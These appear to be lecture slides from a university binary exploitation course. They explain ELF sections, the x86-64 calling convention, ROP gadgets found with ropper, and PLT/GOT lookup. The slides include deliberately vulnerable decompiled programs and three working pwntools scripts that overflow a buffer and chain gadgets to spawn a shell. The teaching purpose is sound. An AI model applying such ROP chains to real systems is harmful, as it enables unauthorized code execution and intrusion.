CS 395: Binary Exploitation in Linux

Week 7: ROP and PLT and GOT

ELF: Some Reading

ELF file structure
Neat Diagram

Executable and **L**inkable **F**ormat files contain more than just machine code. There are several sections of the file that contain metadata that we can use for hacking!


```
┌──(cs395㉿kali)-[~/Desktop/CS395/week7/asst4]
└─$ readelf -S vuln
There are 29 section headers, starting at offset 0x3a50:

Section Headers:
  [Nr] Name              Type            Address          Offset
       Size              EntSize         Flags  Link  Info  Align
  [ 0]                   NULL            0000000000000000  00000000
       0000000000000000  0000000000000000           0     0     0
  [ 1] .interp           PROGBITS        00000000004002a8  000002a8
       000000000000001c  0000000000000000   A       0     0     1
  [ 2] .note.gnu.bu[ ... ] NOTE          00000000004002c4  000002c4
       0000000000000024  0000000000000000   A       0     0     4
  [ 3] .note.ABI-tag     NOTE            00000000004002e8  000002e8
       0000000000000020  0000000000000000   A       0     0     4
  [ 4] .gnu.hash         GNU_HASH        0000000000400308  00000308
       0000000000000024  0000000000000000   A       5     0     8
  [ 5] .dynsym           DYNSYM          0000000000400330  00000330
       00000000000000a8  0000000000000018   A       6     1     8
  [ 6] .dynstr           STRTAB          00000000004003d8  000003d8
```


```
┌──(cs395㉿kali)-[~/Desktop/CS395/week7/asst4]
└─$ readelf -a vuln
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF64
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Advanced Micro Devices X86-64
  Version:                           0x1
  Entry point address:               0x401060
  Start of program headers:          64 (bytes into file)
  Start of section headers:          14928 (bytes into file)
  Flags:                             0x0
  Size of this header:               64 (bytes)
  Size of program headers:           56 (bytes)
  Number of program headers:         11
  Size of section headers:           64 (bytes)
  Number of section headers:         29
  Section header string table index: 28
```

Review: x86-64 calling convention

- 32 bit x86 stores its function arguments on the stack.
- 64 bit x86 stores its function arguments in %rdi, %rsi, %rdx, %rcx, %r8, and %r9 in that order.

So in this class, a function call would look like this:






What is ROP?

- ROP stands for Return-Oriented-Programming
- This is a very helpful technique for getting around NX/DEP
- Instead of pushing your own shellcode onto the stack using a buffer overflow, you jump to assembly chunks already in the program called gadgets

ROP Exploit



- Gadgets you use must end in a ret instruction if you want to chain them together.
- Since ret pops the RSP into the RIP, you must push all your gadget addresses onto the stack to run them

Where do I get Gadgets?

- To find gadgets in a binary, we use a tool called ropper

```
┌──(cs395㉿kali)-[~/Desktop/CS395/week7]
└─$ ropper -f vuln
[INFO] Load gadgets from cache
[LOAD] loading ... 100%
[LOAD] removing double gadgets ... 100%

Gadgets
=======

0x000000000040108a: adc al, byte ptr [rax]; mov rdi, 0x401152; call qword ptr [rip + 0x2f56]; hlt;
 nop dword ptr [rax + rax]; ret;
0x0000000000401091: adc dword ptr [rax], eax; call qword ptr [rip + 0x2f56]; hlt; nop dword ptr [r
ax + rax]; ret;
0x00000000004010fe: adc dword ptr [rax], edi; test rax, rax; je 0x1110; mov edi, 0x404048; jmp rax
;
0x0000000000401095: adc eax, 0x2f56; hlt; nop dword ptr [rax + rax]; ret;
0x00000000004010bc: adc edi, dword ptr [rax]; test rax, rax; je 0x10d0; mov edi, 0x404048; jmp rax
;
0x0000000000401099: add ah, dh; nop dword ptr [rax + rax]; ret;
0x0000000000401093: add bh, bh; adc eax, 0x2f56; hlt; nop dword ptr [rax + rax]; ret;
0x000000000040100a: add byte ptr [rax - 0x7b], cl; sal byte ptr [rdx + rax - 1], 0xd0; add rsp, 8;
 ret;
```

Where do I get Gadgets? cont

- Gadgets must end with ret
- We are mostly interested in gadgets that pop values off the stack into registers so we can control them

```
┌──(cs395㉿kali)-[~/Desktop/CS395/week7]
└─$ ropper -f vuln | grep "pop"                                                1 ×
[INFO] Load gadgets from cache
[LOAD] loading ... 100%
[LOAD] removing double gadgets ... 100%
0x0000000000401137: add byte ptr [rcx], al; pop rbp; ret;
0x000000000040112d: call 0x10b0; mov byte ptr [rip + 0x2f1f], 1; pop rbp; ret;
0x0000000000401132: mov byte ptr [rip + 0x2f1f], 1; pop rbp; ret;
0x000000000040112b: mov ebp, esp; call 0x10b0; mov byte ptr [rip + 0x2f1f], 1; pop rbp; ret;
0x000000000040112a: mov rbp, rsp; call 0x10b0; mov byte ptr [rip + 0x2f1f], 1; pop rbp; ret;
0x0000000000401254: pop r12; pop r13; pop r14; pop r15; ret;
0x0000000000401256: pop r13; pop r14; pop r15; ret;
0x0000000000401258: pop r14; pop r15; ret;
0x000000000040125a: pop r15; ret;
0x0000000000401253: pop rbp; pop r12; pop r13; pop r14; pop r15; ret;
0x0000000000401257: pop rbp; pop r14; pop r15; ret;
0x0000000000401139: pop rbp; ret;
0x000000000040125b: pop rdi; ret;
0x0000000000401259: pop rsi; pop r15; ret;
0x0000000000401255: pop rsp; pop r13; pop r14; pop r15; ret;
0x0000000000401129: push rbp; mov rbp, rsp; call 0x10b0; mov byte ptr [rip + 0x2f1f], 1; pop rbp;
ret;
```

ROP Demo #1

```
undefined8 main(void)

{
  undefined8 /bin/sh;
  char input [10];

  /bin/sh = 0x68732f6e69622f;
  printf("Look at this cool string I found: %s\n",&/bin/sh);
  puts("Input your name:");
  fgets(input,200,stdin);
  printf("hello %s\n",input);
  return 0;
}
```

```
void getShell(char *param_1)

{
  printf("Running %s...",param_1);
  system(param_1);
  return;
}
```

Dissecting the exploit

Pwntools ELF object

- elf.search() lets us look for the addresses of strings included in the binary

- elf.symbols[] is a dictionary matching symbols to their addresses. This lets us call functions defined in the binary easily!

```
1  from pwn import *
2  context.binary = elf = ELF("./vuln")
3
4  pop_rdi = p64(0x000000000040124b)# pop rdi; ret; gadget address
5  bin_sh = p64(next(elf.search(b"/bin/sh")))# "/bin/sh" string address
6  getShell = p64(elf.symbols["getShell"])# getShell() address
7
8  payload = b"A"*18
9  payload += pop_rdi
10 payload += bin_sh
11 payload += getShell
12
13 io = process(elf.path)
14 #gdb.attach(io)
15 io.sendline(payload)
16 io.interactive()
```

Note: PIE would randomize these values, so we couldn't use them this easily if it was activated

Refresher: ASLR vs PIE

ASLR:

- Randomizes stack addresses
- Things like local variables and return addresses will have different addresses every execution

PIE:

- Randomizes base address of the binary
- Things like PLT and GOT locations, as well as the code itself (ROP gadgets and functions) will be addressed differently every execution

Note: While seeing the effects of ASLR is easy, the effects of PIE are essentially undone by GDB. GDB will always load the binary at 0x555555555000, if PIE is activated. Attaching GDB to a running process with pwntools gets around this.

ROP Demo #2

Decompile: main - (vuln)

```
1
2  undefined8 main(void)
3
4  {
5    puts("Only a ROP champion could solve this one!");
6    getInput();
7    getShell();
8    return 0;
9  }
```


```
void getShell(void)

{
  if (x == 0) {
                    /* WARNING: Subroutine does not return */
    exit(1);
  }
  if (y == 0) {
                    /* WARNING: Subroutine does not return */
    exit(1);
  }
  system("/bin/sh");
  return;
}
```

```
void getInput(void)

{
  char local_48 [64];

  fgets(local_48,300,stdin);
  return;
}
```

```
void callme1(void)

{
  x = 1;
  return;
}
```

```
void callme2(int param_1)

{
  if (param_1 == 0x539) {
    y = 1;
  }
  return;
}
```

Exploit #1




```python
from pwn import *
context.binary = elf = ELF("./vuln")

pop_rdi = p64(0x000000000040126b)
call1 = p64(elf.symbols['callme1'])
call2 = p64(elf.symbols['callme2'])
shell = p64(elf.symbols['getShell'])
secret_num = p64(0x0539)

payload = b"A"*72
payload += call1
payload += pop_rdi
payload += secret_num
payload += call2
payload += shell

io = elf.process()
gdb.attach(io,"b *getInput+34")
io.sendline(payload)
io.interactive()
```

PLT and GOT


Very complicated...

```
┌──(cs395㉿kali)-[~/Desktop/CS395/week7]
└─$ readelf --sections vuln
There are 29 section headers, starting at offset 0x39b8:
```

```
[12] .plt              PROGBITS         0000000000401020  00001020
     0000000000000050  0000000000000010  AX       0     0     16
[13] .text             PROGBITS         0000000000401070  00001070
     00000000000001f1  0000000000000000  AX       0     0     16
[14] .fini             PROGBITS         0000000000401264  00001264
     0000000000000009  0000000000000000  AX       0     0     4
[15] .rodata           PROGBITS         0000000000402000  00002000
     0000000000000057  0000000000000000   A       0     0     8
[16] .eh_frame_hdr     PROGBITS         0000000000402058  00002058
     0000000000000044  0000000000000000   A       0     0     4
[17] .eh_frame         PROGBITS         00000000004020a0  000020a0
     0000000000000120  0000000000000000   A       0     0     8
[18] .init_array       INIT_ARRAY       0000000000403e10  00002e10
     0000000000000008  0000000000000008  WA       0     0     8
[19] .fini_array       FINI_ARRAY       0000000000403e18  00002e18
     0000000000000008  0000000000000008  WA       0     0     8
[20] .dynamic          DYNAMIC          0000000000403e20  00002e20
     00000000000001d0  0000000000000010  WA       6     0     8
[21] .got              PROGBITS         0000000000403ff0  00002ff0
     0000000000000010  0000000000000008  WA       0     0     8
[22] .got.plt          PROGBITS         0000000000404000  00003000
     0000000000000038  0000000000000008  WA       0     0     8
[23] .data             PROGBITS         0000000000404038  00003038
     0000000000000010  0000000000000000  WA       0     0     8
```


PLT

- Procedure-Linkage-Table
- Used to make program startup faster
- By default, external library functions are linked at runtime instead of compile-time.
- After the function is called for the first time, its address is stored so it can be called faster later.




GOT

- Global-Offset-Table
- Holds the absolute addresses of functions in external libraries
- Is consulted by the PLT when doing function lookups




Basically...

First time printf() is called:



Every time after that:



Exploit #2

```
void getShell(void)

{
  if (x == 0) {
                    /* WARNING: Subroutine
    exit(1);
  }
  if (y == 0) {
                    /* WARNING: Subroutine
    exit(1);
  }
  system("/bin/sh");
  return;
}
```

We can find the location of the system() function by looking it up in the PLT, then we can just call it ourselves!

```
1  from pwn import *
2  context.binary = elf = ELF("./vuln")
3
4  pop_rdi = p64(0x000000000040126b)
5  bin_sh = p64(next(elf.search(b'/bin/sh')))
6  system = p64(elf.plt['system'])
7
8  payload = b"A"*72
9  payload += pop_rdi
0  payload += bin_sh
1  payload += system
2
3  io = elf.process()
4  gdb.attach(io,"b *getInput+34")
5  io.sendline(payload)
6  io.interactive()
```

Homework!

- Requires some setup, you must run **setup.sh** in order to run the binary without error. Doesn't survive reboot.
- ROPping may take some creativity.
- You can't "cheat" by just calling the win() function… probably…